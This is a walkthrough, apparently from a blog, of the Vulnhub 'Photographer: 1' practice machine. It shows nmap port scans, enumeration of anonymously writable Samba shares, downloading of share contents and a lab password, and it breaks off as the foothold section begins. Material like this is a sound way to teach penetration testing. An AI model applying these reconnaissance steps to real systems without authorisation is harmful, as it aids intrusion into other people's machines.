Photographer: 1 - Vulnhub
Last modified on September 6, 2026 • 5 min read • 997 words
🔎 Enumeration
Portscan TCP
root@kali:~# nmap -sV -A -O 192.168.210.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-30 16:58 -03
Nmap scan report for 192.168.210.130
Host is up (0.00028s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photographer by v1n1v131r4
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8000/tcp open  ssl/http-alt Apache/2.4.18 (Ubuntu)
|_http-generator: Koken 0.22.24
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: daisa ahomi
MAC Address: 00:0C:29:4E:11:F1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: PHOTOGRAPHER

Host script results:
|_clock-skew: mean: -1h40m00s, deviation: 2h18m34s, median: -3h00m01s
|_nbstat: NetBIOS name: PHOTOGRAPHER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: photographer
|   NetBIOS computer name: PHOTOGRAPHER\x00
|   Domain name: \x00
|   FQDN: photographer
|_  System time: 2020-07-30T12:59:52-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-07-30T16:59:52
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.28 ms 192.168.210.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 143.87 seconds
Portscan UDP
nmap -sU 192.168.210.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-31 09:34 -03
Nmap scan report for 192.168.210.130
Host is up (0.00070s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
631/udp  open|filtered ipp
5353/udp open|filtered zeroconf
80/tcp

Nothing especial on port 80.
8000/tcp



Navigating on pages, at Content specifically, we found something interesting. Either the author forgot it uploaded or is trying to hacking us receiving shells… 🤔

This is the Koken CMS
445/tcp
Lets keep digging..
List all samba shares.
smbclient -L //192.168.210.130
Enter WORKGROUP\root's password:

	Sharename       Type      Comment
	---------       ----      -------
	print$          Disk      Printer Drivers
	sambashare      Disk      Samba on Ubuntu
	IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
Get more info about these shares.
nmap --script smb-enum-shares -p 445  192.168.210.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-30 22:07 -03
Nmap scan report for 192.168.210.130
Host is up (0.00034s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:4E:11:F1 (VMware)

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\192.168.210.130\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (photographer server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.210.130\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.210.130\sambashare:
|     Type: STYPE_DISKTREE
|     Comment: Samba on Ubuntu
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\agi\share
|     Anonymous access: READ/WRITE
|_    Current user access: READ/WRITE
Looking at the content of the share “sambashare”.
smbclient //192.168.210.130/sambashare -U guest
Enter WORKGROUP\guest's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul 20 22:30:07 2020
  ..                                  D        0  Tue Jul 21 06:44:25 2020
  mailsent.txt                        N      503  Mon Jul 20 22:29:40 2020
  wordpress.bkp.zip                   N 13930308  Mon Jul 20 22:22:23 2020

		278627392 blocks of size 1024. 264268400 blocks available
smb: \>
Download recursively all content.
root@kali:~/Downloads# smbget -rR smb://192.168.210.130/sambashare -U guest
Password for [guest] connecting to //sambashare/192.168.210.130:
Using workgroup WORKGROUP, user guest
smb://192.168.210.130/sambashare/mailsent.txt
smb://192.168.210.130/sambashare/wordpress.bkp.zip
Downloaded 13.29MB in 2 seconds
Looking at mailsent.txt
cat mailsent.txt
Now we have the two emails regarding to the users we found at passwd file, agi@photographer.com and daisa@photographer.com .
You don’t have to bruteforce anything, just type user as daisa@photographer.com and password babygirl.
🚪🚶 Foothold
Method 1: In Physical Access Context

User Guest has no password.

Let me get the IP.
